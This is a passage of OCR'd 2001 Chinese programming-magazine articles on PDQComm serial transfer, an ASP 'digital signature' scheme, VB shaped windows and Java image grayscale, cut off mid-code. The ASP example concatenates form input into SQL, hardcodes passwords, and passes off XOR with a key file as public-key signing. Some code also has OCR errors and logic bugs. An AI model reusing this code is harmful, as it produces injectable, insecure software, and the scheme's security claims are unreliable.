RTHreshold　该属性也为一阈值，如：PDQComm. RThreshold = 1，它确定当接收缓冲区内的字节数达到“1”后，就产生代码为 ComEvReceive 的 OnComm 事件。

PortOpen　设置并返回通讯端口的状态，也可以打开和关闭端口。当 PortOpen 为 True 打开端口；设置为 FALSE 时，关闭端口并清除接收和传输缓冲区。当应用程序终止时，PDQComm 自动关闭 CommPort 指定的串口。

CommEvent　返回最近的通讯事件或错误。只要有通讯错误或事件发生时，都会产生 OnComm 事件，CommEvent 属性中存有该错误或事件的数值代码。

通讯口初始代码如下：

```
Public Sub SettingLoad()
    On Error Resume Next
   PDQcomm. InOrOutput = 1
   PDQcomm. CommPort = 1
   PDQcomm. Settings = "38400, N, 8, 1"
   PDQcomm. InputLen = 0
   PDQcomm. SThreshold = 1
   PDQcomm. RThreshold = 1
   PDQcomm. PortOpen = True
End Sub
```

2.2 有关通讯协议

在实际的通讯程序应用过程中，常因各种原因不能保证每次通讯成功，遇到这种情况，不能简单地宣布通讯失败，我们常常根据需要采用各种通讯协议，以保证通讯的成功率。PDQComm 控件的 XferProcecc 属性提供了几种计算机间的通讯协议，它基本涵盖了计算机间的通讯方法，供编程人员选择。

0 —— _PDQ_XMODEM_CHECKSUM

1 —— _PDQ_XMODEM_CRC

2 —— _PDQ_XMODEM_1K

3 —— _PDQ_XMODEM_BATCH

4 —— _PDQ_YMODEM_G

5 —— _PDQ_ZMODEM

6 —— _PDQ_KERMIT

7 —— _PDQ_COMPUSERVE_BPLUS

通过简单设置 PDQComm 控件的 XferProcecc 属性，我们就可以应用各种复杂的通讯协议，实现不同计算机使用不同编程语言间可靠的串行通讯。

由于 ZMODEM 文件传输协议具有速度快、传输可靠、支持批传输 即多个文件）及断点续发能力而受到广泛的应用。下面是 PDQComm 控件采用 ZMODEM 协议实现串行通讯 接收文件）的例子。


Status 实时显示了 PDQComm 控件接收文件的状态。它由以下三步完成一个完整的通讯过程：

1. Waiting for next file

2. Starting transfer

3. Transferring file

当 PDQComm 成功接收文件后，窗体的状态栏提示："Transfer Successful"，否则提出 "Transfer Unsuccessful"或 "Transfer Aborted"。下图显示了 PDQComm 控件接收一个大小为 185KB 压缩文件的工作界面。



2.3 有关通讯代码

事件驱动通讯是处理串行端口交互作用的一种非常有效的方法。在许多情况下，在事件发生时需要得到通知。另外在数据通讯中，无论编写通讯程序时考虑得多么仔细、周到，计算机间的通讯都会由于各种原因出现错误，例如接收缓冲区溢出、端口超速、通讯线路质量等，这些都能在程序运行中引发事件。为了及时得知事件的发生和发现通讯过程中发生的错误，显示当前计算机通讯状态和处理出现的错误，需要将代码添加到程序中，避免发送和接收数据的丢失。PDQComm 控件中的 OnComm 事件可以捕捉和处理出现的这些情况，并由 CommEvent 属性返回，当 CommEvent 属性值发生改变，即有事件发生时，就产生 OnCommm 事件。处理程序如下：

```
Private Sub PQDCommon_OnComm()
Select Case PDQComm. CommEvent
Case PDQ_EV_SEND
Case PDQ_EV_RECEIVE
Case PDQ_EV_CTS                 '清除发送, CTS 信号改变
Case PDQ_EV_DSR                 '数据准备就绪
Case PDQ_EV_CD                  'CD 信号改变
Case PDQ_EV_RING                '检测到电话振铃信号
Case PDQ_EV_EOF                 '收到文件结束字符
Case PDQ_ER_BREAK               '收到中断信号
Case PDQ_ER_CTSTO               'CTS 超时
Case PDQ_ER_DSRTO               '数据准备就绪超时
Case PDQ_ER_FRAME               '硬件检测到帧错误
Case PDQ_ER_RXOVER              '接收缓冲区溢出
Case PDQ_ER_TXFULL              '传送缓冲区溢出
Case PDQ_EV_XFER
    Select Case PDQcomm. XferStatus
Case PDQ_XFER_WAITING
Case PDQ_XFER_FILE_READY
Case PDQ_XFER_FILE_START
Case PDQ_XFER_TIMEOUT
Case PDQ_XFER_FINISHED          '文件传输
Case PDQ_XFER_TERM_ERROR
Case PDQ_XFER_TERM_OK           '文件传输成功
        Msg$ = "Transfer Successful"
If InOrOutput = 1 Then
            ……                  '应用程序
        Else
          Call HangUp_Click
              End If
          End Select
  End Select
      if Len(Msg$) Then StatusPrint "状态: " + Msg$
  End Sub
```

三、应用效果

笔者在应用于柳州南站编组场的 "MARK Ⅱ货物列车超偏载检测设备终端"的列车图像采集、分析及传输系统中，需要在有限的时间内传送大量的图像文件，开始采用 MSComm 控件设计通讯程序，由于需要使用大量的循环语句才能实现接口状态的读取，运行程序后接收速率仅达 100 - 200bit / sec，而且最多接收 30 - 40KB 即由于出错而不能继续运行，根本不能使用。采用 PDQComm 控件后，用 33. 6KB 的调制解调器，XMODEM 协议，在现有通讯线路上传输数据，传输速率可达 1Kb / sec，程序运行非常可靠，较好地解决了系统中传输图像文件速度慢的瓶颈问题，提高了整个系统的实用性。

参考资料

1. PDQComm User s Guide Crescent 公司出品

2. Microsoft 公司 . Visual Basic 6. 0 控件参考手册 . 北京希望电子出版社

3. Michael Floyd. 用 Visual Basic 6. 0 开发通讯应用程序 . 机械工业出版社

收稿日期：2001 年 4 月 23 日）

基于 ASP 的数字签名解决方案及实现方法

雷　超　侯　旭

摘　要　本文从数字签名的含义、功能、解决方案等方面探讨了数字签名技术，并提出基于 ASP 的简单实现方法。

关键词　ASP，数字签名，网络安全，数据加密

Internet 的迅猛发展使电子商务成为商务活动的新模式，保证网上传输的数据的安全和交易对方的身份确认是电子商务是否得到推广的关键。随着认证中心 或称 CA 中心 的出现，使得开放网络的安全问题得以迎刃而解。利用数字证书、PKI、各种加密算法、数字签名、数字信封等加密技术，可以建立起安全程度极高的加解密和身份认证系统。本文主要讨论数字签名的解决方案及基本实现。

为了鉴别文件或书信的真伪，传统的做法是相关人员在文件或书信上亲笔签名或印章。签名起到认证、核准、生效的作用。随着信息时代的到来，人们希望通过数字通信网络迅速传递贸易合同，这就出现了合同真实性认证的问题，数字签名就应运而生了。

数字签名是用来保证信息传输过程中信息的完整和提供信息发送者的身份认证。在电子商务中需要安全、方便地实现在线支付，其中数据传输的安全、完整、身份验证以及交易的不可抵赖等大多通过相关认证手段加以解决。电子签名这种认证手段的使用可以进一步方便企业和消费者在网上进行交易，使企业和消费者双方获利。例如，商业用户无需在纸上签字或为信函往来而等待，足不出户就能够通过网络获得抵押贷款、购买保险或者与房屋建筑商签订契约等；企业之间也可以通过网上磋商达成有法律效力的协议。

一、数字签名的四大功能

1. 保密性：即信息除发送方和接收方外不被其他方知悉。

2. 完整性和一致性：即保证传输过程中不被篡改且不被接受方篡改。

3. 身份的真实性和不可伪装性：发送方确信接收方不是假冒的。


4. 不可抵赖性：发送 /接受方不能否认自己的发送 / 接受行为。

二、解决方案

（一）签名过程　注：本方案是以局域网为例，采用非对称加密算法）

1. 发送文件

方式一：向单一用户发送，调用接收者公钥加密，接收者调用自己的私钥解密。



方式一

方式二：向局域网所有或部分用户发送，调用发送者私钥加密，接收者调用发送者公钥解密。

方式二

2. 提取文件摘要

```
<%
set conn = server.CreateObject("ADODB.Connection")
```

```
Conn. Open ″DRIVER = {MicrosoftAccessDriver( * . mdb)};
DBQ = ″& server. mappath(″db1. mdb″)
sendname = request. from(″sendname″)
toname = request. from(″toname″)
title = request. from(″title″)
content = request. from(″content″)
password = request. from(″password″)
symmary = CryptHashData(title, content) ′调用 CryptHash-
Data()对文件进行检索,提取文件摘要,源代码见附录
%>
```

3. 用数字证书密钥对提取的文件摘要和文件进行加密

```
<%
sendname = Dska(password, sendname) ′通过数字签名密
码调用私用密钥对发送者姓名、文
′件摘要、正文等进行加密,得到数字签名, Dska()
symmary = Dska(password, symmary) ′源代码见附录
title = dska(password, title)
content = Dska(password, content)
%>
```


4. 将加密后的文件和文件摘要一起发送给接受者

```
<%
if toname <>″″ then
sql = ″insert into 校园网信箱(发送者,收信者,标题,检索,内
容) values (′″& sendname& ″′, ′″& toname& ″′, ′″& ti-
tle& ″′, ′″& symmary& ″′, ′″& content& ″′)″
else
sql = ″insert into 校园网信箱(所有用户,收信者,标题,检索,内
容) values (′1′, ′″& toname& ″′, ′″& title& ″′, ′″& symma-
ry& ″′, ′″& content& ″′)″
end if
conn. Execute (sql)
Response. Write ″发送成功!″
%>
```

（二）验证过程

1. 接收数据

2. 收方对数字签名进行解密变换，得到原始的文件和文件摘要。为了实现向局域网中所有用户或多个用户发信，必须给每一位用户配置一个“公钥用户薄”，由用户自己管理。用



接收方式一

接收方式二

户可任意添加、删除或禁用部分公钥使用用户。公开发信时只有“公钥用户薄”的用户才能使用公钥密码本；验证时，收方输入个人密码，通过数据库找出对应的用户名，比较此用户名是否在“公钥用户薄”中，如在，则对文件进行解密变换；反之，无权进行解密变换。

```
<%
sendname = decrypt(password, sendname) ′通过数字
签名密码调用公用密钥解密, decrypt()源码见附录
title = decrypt(password, title)
content = decrypt(password, content)
%>
```

3. 接受方用同样的函数提取文件摘要，并与收到的摘要比较。如相同，则文件未被修改；反之，文件已被修改。

```
<%
symmary1 = decrypt(password, symmary)
symmary2 = CryptHashData(title, content)
if symmary1 = symmary2 then
Response. Write ″数据没有被改. ″
else
Response. Write ″数据已经被改. ″
end if
%>
```

三、附录 提取文件摘要的源代码）

```
<%
Function ReadKeyFromFile(strFileName)
Dim keyFile, fso, f
set fso = Server. CreateObject(″Scripting. FileSystemObject″)
set f = fso. GetFile(strFileName)
```

```
set ts = f.OpenAsTextStream(1, -2)
Do While not ts.AtEndOfStream
keyFile = keyFile & ts.ReadLine
Loop
ReadKeyFromFile = keyFile
End Function
Function EnCrypt(strCryptThis)
Dim strChar, iKeyChar, iStringChar, I
for I = 1 to Len(strCryptThis)
iKeyChar = Asc(mid(g_Key, I, 1))
iStringChar = Asc(mid(strCryptThis, I, 1))
iCryptChar = iKeyChar Xor iStringChar
strEncrypted = strEncrypted & Chr(iCryptChar)
next
EnCrypt = strEncrypted
End Function
function dska(password, data)
if password <>"user1" then
Response.Write "密码无效,您无权签名!"
Response.End
else
if toname ="" then
g_KeyLocation =server.MapPath ("skey.txt")      'skey.txt 为私钥密码本
else
g_KeyLocation =server.MapPath(lcgkey.txt)
'lcgkey.txt 为接收者公钥密码本
end if
g_Key = mid(ReadKeyFromFile(g_KeyLocation), 1, len(data))
dska =EnCrypt(data)
end if
end function
function crypthashdata(title, content)
temcontent =title& content
temcontent =server.HTMLEncode (temcontent)
length =len(temcontent)
redim temp(length)
for i =1 to length step 5
j =0
temp(j) =server.HTMLEncode(mid(temcontent, i, 1))
crypthashdata =crypthashdata& temp(j)
j =j +1
next
end function
Function DeCrypt(password, strEncrypted)
Dim strChar, iKeyChar, iStringChar, I
If announce =1 then '判断是收信对象是单一用户还是所有用户
Check(password) '检查用户是否是"公钥用户薄"中用户,源码约
g_KeyLocation =server.MapPath ("gkey.txt")  'gkey.txt 为公钥密码本
else
g_Keylocation =server.MapPath("lcskey.txt")  'lcskey.txt 为接收方私钥密码本
end if
g_Key = mid ( ReadKeyFromFile ( g_KeyLocation), 1, Len (strEncrypted))
if password <>"user2" then
Response.Write "密码无效,您无权使用!"
Response.End
for I = 1 to Len(strEncrypted)
iKeyChar = (Asc(mid(g_Key, I, 1)))
iStringChar = Asc(mid(strEncrypted, I, 1))
iDeCryptChar = iKeyChar Xor iStringChar
strDecrypted = strDecrypted & Chr(iDeCryptChar)
next
DeCrypt = strDecrypted
end if
End Function
%>
```

参考文献

1. 汪晓平，吴勇强，张宏林. ASP 网络开发技术. 人民邮电出版社，2000

2. 雷超，林聪. 远程用户身份认证. 四川轻化工学院学报，2000 (1)

收稿日期：2001 年 5 月 8 日）

上接第 62 页

多种语言的资源。变成环境左边的 ResourceView 窗口中可以同时存在着中英文两种资源，在中文资源的后面标注有"Chinese (P.R.C.)"以示区别。为了保证程序代码不变，相同界面元素的两种语言版本下的标识符必须相同。例如，产品介绍对话框的英文资源的标识符为 IDD_ABOUTBOX，中文资源的标识符也应该是 IDD_ABOUTBOX。可以用 COPY 操作对资源进行复制，然后修改语种再修改标识符。但是 ResourceView 提供的管理功能并不全面，还需要直接编辑资源文件 RESOURCE.RC，通过使用编译控制开关来实现多语言支持，这里就不再赘述。

虽然本例有许多步骤，但是它的概念是简单明晰的。由于内存不够或其他的一些资源问题，某个资源装入失败是完全可能的。本地化的工作不但包括文本字串的翻译，也应考虑到图标和位图与当地风俗的适应，它是一个涉及面较为广泛的问题，需全面考虑。

收稿日期：2001 年 5 月 29 日）

VB 下实现图形化窗体的几种方法

力兴龙

摘　要　本文在 VB 环境下利用 Windows API 函数，提出了生成图形化窗体的几种方法，并分别给出了程序示例，最后比较了几种方法的特点和适用范围。

关键词　API，图形化窗体，GDI，分层窗体

前言

Windows API 是 Windows 系列软件为程序开发人员提供的用于进入操作系统核心，进行高级编程的途径。Visual Basic 一个强大的特性就是具有调用驻留在动态链接库（DLL）文件中的这些 API 函数的功能。利用这些 API 函数，我们可以有效地设计出根据特定需要的特殊形状的窗体。

1. 利用 Windows 区域创建函数

在 Windows GDI 环境中，区域是描述设备场景中某一块的 GDI 对象，每个区域都有一个句柄。一个区域可以是矩形、多边形、椭圆等形状区域或这些形状的组合，这些区域还可以执行填充、绘制、取反、加框等操作，利用这些特点，我们可以创建出形状各异的窗体。VB API 中常用的区域创建函数有：

CreateRectRgn	创建矩形区域
CreateEllipticRgn	创建椭圆或圆形区域
CreateRoundRectRgn	创建圆角矩形区域
CreatePolygonRgn	创建由一系列点围成的区域
CombineRgn	将两个区域组合为一个新区域
SetWindowRgn	设置新的窗口区域

1.1 实现步骤

1）创建一个或多个原始区域；

2）通过 CombineRgn 分别取两个区域的并集、交集等组合，从而得到复杂形状的区域；

3）调用 SetWindowRgn 函数可将这些区域设置成为窗口区域。

1.2 程序示例

以下程序将得到气泡似的窗体形状。建立工程文件，设置 Form1 的 BorderStyle 属性为 0，输入如下代码：

```
Option Explicit
Const ALTERNATE = 1
Const RGN_OR = 2
Private Type POINTAPI
        X As Long
        Y As Long
End Type
Private Declare Function CreatePolygonRgn Lib "gdi32" (lpPoint As POINTAPI, ByVal nCount As Long, ByVal nPolyFillMode As Long) As Long
Private Declare Function CreateRoundRectRgn Lib "gdi32" (ByVal X1 As Long, ByVal Y1 As Long, ByVal X2 As Long, ByVal Y2 As Long, ByVal X3 As Long, ByVal Y3 As Long) As Long
Private Declare Function CombineRgn Lib "gdi32" (ByVal hDestRgn As Long, ByVal hSrcRgn1 As Long, ByVal hSrcRgn2 As Long, ByVal nCombineMode As Long) As Long
Private Declare Function SetWindowRgn Lib "user32" (ByVal hWnd As Long, ByVal hRgn As Long, ByVal bRedraw As Boolean) As Long
Private Declare Function DeleteObject Lib "gdi32" (ByVal hObject As Long) As Long
Private Sub Form_Load()
Dim Point(2) As POINTAPI
    Dim lPolyRgn As Long
    Dim lTriaRgn As Long
    Dim lResult As Long
    Form1.Width = 500 * Screen.TwipsPerPixelX
    Form1.Height = 500 * Screen.TwipsPerPixelY
lTriaRgn = CreateRoundRectRgn(0, 0, 202, 202, 30, 30) '创建圆角矩形区域
Point(0).X = 100 '创建三角形区域
    Point(0).Y = 200
    Point(1).X = 120
    Point(1).Y = 200
    Point(2).X = 100
    Point(2).Y = 250
  lPolyRgn = CreatePolygonRgn(Point(0), 3, ALTERNATE) '创建由一系列点围成的区域
    lResult = CombineRgn(lPolyRgn, lPolyRgn, lTriaRgn, RGN_OR) '区域组合
    lResult = SetWindowRgn(Form1.hWnd, lPolyRgn, True)
```

```
´设置新的窗口区域
    DeleteObject lPolyRgn´删除系统区域资源对象
DeleteObject lTriaRgn
End Sub
```

2. 使用路径函数

2.1 实现步骤

1）调用 BeginPath 函数启动一个路径分支，在这个命令后执行的 GDI 绘图命令会自动成为路径的一部分；

2）调用 GDI 绘图函数生成曲线、文本、符号等；

3）调用 EndPath 函数结束定义路径。

2.2 程序示例

以下程序生成一个圆形窗体。建立工程文件，输入如下代码：

```
Option Explicit
Private Declare Function BeginPath Lib ″gdi32″ (ByVal hdc As Long) As Long
Private Declare Function Ellipse Lib ″gdi32″ (ByVal hdc As Long, ByVal X1 As Long, ByVal Y1 As Long, ByVal X2 As Long, ByVal Y2 As Long) As Long
Private Declare Function EndPath Lib ″gdi32″ (ByVal hdc As Long) As Long
Private Declare Function PathToRegion Lib ″gdi32″ (ByVal hdc As Long) As Long
Private Declare Function GetRgnBox Lib ″gdi32″ (ByVal hRgn As Long, lpRect As RECT) As Long
Private Declare Function CreateRectRgnIndirect Lib ″gdi32″ (lpRect As RECT) As Long
Private Declare Function CombineRgn Lib ″gdi32″ (ByVal hDestRgn As Long, ByVal hSrcRgn1 As Long, ByVal hSrcRgn2 As Long, ByVal nCombineMode As Long) As Long
Private Declare Function DeleteObject Lib ″gdi32″ (ByVal hObject As Long) As Long
Private Declare Function SetWindowRgn Lib ″user32″ (ByVal hwnd As Long, ByVal hRgn As Long, ByVal bRedraw As Boolean) As Long
Private Type RECT
    Left As Long
    Top As Long
    Right As Long
    Bottom As Long
End Type
Private Const RGN_AND = 1
Private Sub Form_Load()
    Dim hRgn1, hRgn2 As Long
    Dim Temprect As RECT
    BeginPath hdc
    Ellipse hdc, 100, 100, 200, 200
    EndPath hdc
hRgn1 = PathToRegion(hdc) ´将当前选定的路径转换为区域
    GetRgnBox hRgn1, Temprect ´获取完全包含指定区域的最小矩形
    hRgn2 = CreateRectRgnIndirect(Temprect) ´创建获取的矩形区域
    CombineRgn hRgn2, hRgn2, hRgn1, RGN_AND ´区域组合
    DeleteObject hRgn1´´删除系统区域资源对象
    SetWindowRgn hwnd, hRgn2, 1´设置新的窗口区域
End Sub
```

3. 利用 Windows 2000 新增的 API 函数 SetLayeredWindowAttributes

比起 Windows 98 来，Windows 2000 在用户界面方面有了一些改进，如具有阴影效果的 alpha - blended 光标、菜单的平滑过渡效果、工具提示的淡入效果及菜单选择的淡出效果等。所有这些效果都是通过分层窗体 （ayered windows）来实现的。利用这个特点我们可以轻松地实现半透明窗体和不规则窗体。

3.1 实现步骤

1）调用 SetWindowLong 函数来设置窗口属性为 WS_EX_LAYERED；

2）调用 SetLayeredWindowAttributes 来显示分层窗体。

SetLayeredWindowAttributes 函数声明如下：

```
Private Declare Function SetLayeredWindowAttributes Lib ″user32″ (ByVal hwnd As Long, ByVal crKey As Long, ByVal bAlpha As Byte, ByVal dwFlags As Long) As Long
```

其中 hwnd 是窗体的句柄，crKey 为颜色值，bAlpha 是窗体透明度，dwFlags 是选择方式。当 dwFlags 取值为 LWA_ALPHA 时，crKey 参数无效，bAlpha 参数有效，取值范围为 0～255，其中当 bAlpha 为 0 时，窗体为完全透明，bAlpha 为 255 时，窗体为不透明；当 dwFlags 取值为 LWA_COLORKEY 时，则 crKey 参数有效，窗体中的所有颜色为 crKey 的地方将变为透明。利用这个功能，我们可将背景为某一颜色值的图片加入窗体，然后将此背景色设置为透明方式，从而达到不规则窗体的显示。

3.2 程序示例

建立工程文件，设置 Form1 的 BorderStyle 属性为 0，并且在 Picture 属性中加入一幅背景为白色的位图，输入如下代码：

```
Private Declare Function SetWindowLong Lib ″user32″ Alias ″SetWindowLongA″ (ByVal hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
Private Declare Function SetLayeredWindowAttributes Lib ″user32″ (ByVal hwnd As Long, ByVal crKey As Long, ByVal bAlpha As Byte, ByVal dwFlags As Long) As Long
Private Const WS_EX_LAYERED = &H80000
Private Const GWL_EXSTYLE = (-20)
Private Const LWA_COLORKEY = &H1
Private Sub Form_Load()
SetWindowLong Me.hwnd, GWL_EXSTYLE, WS_EX_LAYERED
    SetLayeredWindowAttributes Me.hwnd, &HFFFFFF, 0, LWA_COLORKEY
End Sub
```

需要说明以上代码只适于 Windows 2000，不支持 Windows 95/98。

4. 利用逐个像素比较的方法

4.1 实现步骤

1）设置图片框的 ScaleMode 属性为 vbPixels，并利用 API 函数 GetPixel 得到坐标为（0，0）的像素的 RGB 值；

2）以此点为透明像素点基点，建立循环，依次得到每一像素的 RGB 值并与基点值比较；

3）从而得到非透明像素点，创建区域（CreateRectRgn）并组合（CombineRgn），设置此区域为窗口区域即可（SetWindowRgn）。

4.2 程序示例

建立工程文件，设置 Form1 的 BorderStyle 属性为 0，取 PictureBox 控件同样设置 BorderStyle 属性为 0，并且在 Picture 属性中加入一幅背景简单的位图，输入如下代码：

```
Private Declare Function GetPixel Lib "gdi32" (ByVal hDC As Long, ByVal X As Long, ByVal Y As Long) As Long
Private Declare Function SetWindowRgn Lib "user32" (ByVal hWnd As Long, ByVal hRgn As Long, ByVal bRedraw As Boolean) As Long
Private Declare Function CreateRectRgn Lib "gdi32" (ByVal X1 As Long, ByVal Y1 As Long, ByVal X2 As Long, ByVal Y2 As Long) As Long
Private Declare Function CombineRgn Lib "gdi32" (ByVal hDestRgn As Long, ByVal hSrcRgn1 As Long, ByVal hSrcRgn2 As Long, ByVal nCombineMode As Long) As Long
Private Declare Function DeleteObject Lib "gdi32" (ByVal hObject As Long) As Long
Const RGN_OR = 2
Const WM_NCLBUTTONDOWN = &HA1
Const HTCAPTION = 2
Function MakeRegion(pic As PictureBox) As Long
Dim X As Long, Y As Long, StartLineX As Long
Dim FullRegion As Long, LineRegion As Long
    Dim TransparentColor As Long, hDC As Long
    Dim InFirstRegion As Boolean, InLine As Boolean
    Dim PicWidth As Long, PicHeight As Long
    hDC = pic.hDC
    PicWidth = pic.ScaleWidth
    PicHeight = pic.ScaleHeight
    InFirstRegion = True
InLine = False
    X = Y = StartLineX = 0
    TransparentColor = GetPixel(hDC, 0, 0) '得到基点的RGB值
    For Y = 0 To PicHeight - 1
        For X = 0 To PicWidth - 1
If GetPixel(hDC, X, Y) = TransparentColor Or X = PicWidth Then
                If InLine Then '得到透明像素点
                    InLine = False
LineRegion = CreateRectRgn(StartLineX, Y, X, Y + 1) '创建区域
                If InFirstRegion Then
                    FullRegion = LineRegion
                    InFirstRegion = False
                Else
CombineRgn FullRegion, FullRegion, LineRegion, RGN_OR '组合
DeleteObject LineRegion '删除系统区域资源对象
                End If
            End If
        Else
            If Not InLine Then '得到非透明像素点
                InLine = True
                StartLineX = X
            End If
        End If
    Next
Next
MakeRegion = FullRegion
End Function
Private Sub Form_Load()
    Dim WindowRegion As Long
    picture1.ScaleMode = vbPixels
    picture1.AutoRedraw = True
    picture1.AutoSize = True
    Me.Width = picture1.Width
    Me.Height = picture1.Height
    WindowRegion = MakeRegion(picture1)
    SetWindowRgn Me.hWnd, WindowRegion, True '设置新的窗口区域
End Sub
```

结束语

综合几种方法，可以得出：方法一和方法二适于创建自己绘图生成的窗体。相对而言，方法一便于创建几何形状简单的窗体，也可以通过一些操作生成形状复杂的窗体；方法二除了可以生成一些形状简单的窗体外，还可以利用诸如 LineTo、Polyline、PolyDraw、TextOut 等 GDI 绘图函数生成形状更为复杂的图形或符号作为窗体。

比起前两种方法来，方法三和方法四功能更强大一些。我们可以先用图形图像软件绘制各种形状的图形，生成图形文件，从而达到方法一和方法二的效果。更吸引人之处在于它们可以将简单背景下的形状更为复杂的图形图像作为窗体。相对而言，方法三简单易行、执行速度快，但只适用于 Windows2000；方法四执行速度稍慢，但通用性较好。

以上几种方法技巧性较强、灵活性非常大，事先再配以图像处理软件，只要运用得当，可以达到非常好的图形化窗体效果。

以上程序在 Windows2000、Visual Basic 6.0 环境下编译通过。

（收稿日期：2001 年 5 月 8 日）

Visual J + + 6.0 中读取图像的灰度与进行灰度变换

郭圣文

摘　要　介绍了在 Visual J + + 6.0 中读取数字图像灰度的方法，在此基础上，对图像进行比例变换、灰度取反、生成灰度直方图及对直方图进行均衡化修正。最后，给出了程序的运行结果。

在计算机图形学与图像处理中，数字图像的灰度是进行图像识别与处理的基础。我们往往首先需要读取数字图像的灰度，然后对其进行分析与处理，如生成灰度直方图、灰度修正、提取图像特征、图像的去噪、图像锐化等。

数字图像在计算机上以位图 bitmap 的形式存在 位图是一个矩形点阵，其中每一点称为像素 pixel ，像素是数字图像中的基本单位。一幅 m × n 大小的图像，是由 m × n 个明暗度不等的像素组成的。数字图像中各个像素所具有的明暗程度由灰度值 gray level 所标识。一般将白色的灰度值定义为 255，黑色灰度值定义为 0，而由黑到白之间的明暗度均匀地划分为 256 个等级。对于黑白图像，每个像素用一个字节数据来表示，而在彩色图像中，每个像素需用三个字节数据来表述，彩色图像可以分解成红 R 、绿 G 、蓝 B 三个单色图像，任何一种其它颜色都可以由这三种颜色混合成。在图像处理中，彩色图像的处理通常是通过对其三个单色图像分别进行处理的。

一、 彩色图像亮度值的读取

彩色图像的亮度值由红、绿、蓝三个分量共同决定，因此，读取彩色图像的亮度实际上是读取其中每个像素的 R、G、B 值。Visual J + + 6.0 的 java.awt.image 包中定义了一个重要的类 ColorModel，它是用来描述数字图像中像素点的。其中 getRed int pixel 、getGreen int pixel 、getBlue int pixel 分别是读取像素的 R、G、B 值 整型 的三个函数。

不妨设 ImageWidth 、ImageHeight 分别为图像的宽度与高度值，令 PixelsSource = ImageWidth * ImageHeigh，即图像的像素个数，则读取彩色图像的 RGB 值的函数为：

```
public void GetImageRGB(int[ ] ImageSource, int[ ] ImageDestination)
{
 //得到描述像素 RGB 值默认格式的颜色模型
ColorModel colorModel = ColorModel.getRGBdefault();
int i , j, k, r, g, b;
for(i = 0; i < ImageHeight; i + + )
{
for(j = 0; j < ImageWidth; j + + )
  {
k = i * ImageHeight + j;     //定位像素点
     r = colorModel.getRed(ImageSource[k]);
     g = colorModel.getGreen(ImageSourcec[k]);
     b = colorModel.getBlue(ImageSource[k]);
      //Δ 在此对 R、G、B 值进行调整
     ImageDestination[k] = 0xFF000000 | ((r << 16) | (g << 8) | b); //将 R、G 值左移, 将 RGB 值存入
  }
}
}
```

如果要将彩色图像转换为灰度图像，可用下面灰度变换公式：

int gray = r * 0.3 + g * 0.59 + b * 0.11

然后，令 r = g = b = gray 即可。

二、 读取黑白图像灰度值

黑白图像灰度值的读取比较简单，只需读取 R 分量的值：

```
int gray = getRed  int pixel
```

三、 图像灰度变换

1　比例变换

即将图像的亮度或灰度乘以某一系数，以达到增强或减弱图像亮度或灰度的目的。在计算过程中要注意灰度值的范围 0 ~ 255 。

可在 Δ 处加入以下语句：

```
float Scale = 1.2f;  //变换比例
r = (int)(r * Scale);
g = (int)(g * Scale);
b = (int)(b * Scale);
r = (r < 0)?0: ((r>255)?255: r);
g = (g < 0)?0: ((g>255)?255: g);
b = (b < 0)?0: ((b>255)?255: b);
```

2　灰度取反

灰度取反运算很简单，只需将 255 减去原灰度值，即：

```
r = 255 – r;
g = 255 – g;
b = 255 – b;
```

3 生成灰度直方图及对直方图进行均衡化修正

直方图表示的是图像中每一灰度级与其出现频数间的统计关系，用横坐标表示灰度级，纵坐标表示频数。直方图能反映出图像的灰度范围、每个灰度级的频数和灰度分布情况、整幅图像的亮度等，它是对图像进行进一步处理的重要依据。如对直方图进行均衡化修正，可使图像的灰度间距增大或灰度均匀分布、增大反差，使图像的细节变得清晰。均衡化修正的基本思想是将出现频数较少的灰度级并入邻近的灰度级中，从而减少图像的灰度等级，增加其对比度。

```
public void EquilibrateGray(int[ ] ImageSource, int[ ] ImageDestination)
{
  ColorModel colorModel = ColorModel. getRGBdefault();
int i , j, r, g, b, gray;
int PixelsGray[ ] =new int[PixelsSource];
int FrequenceGray[ ] =new int[PixelsSource];
int SumGray[ ] =new int[256];
for(i = 0; i <PixelsSource ; i + + )
{
        r = colorModel. getRed(ImageSource[i]);
        g = colorModel. getGreen(ImageSourcec[i]);
        b = colorModel. getBlue(ImageSource[i]);
      gray =r * 0. 3 +g * 0. 59 +b * 0. 11;
      PixelsGray[i] =gray;
FrequenceGray[gray] + +;
}
//灰度均衡化
SumGray[0] =FrequenceGray[0];
For(i =1; i <256; i + + )
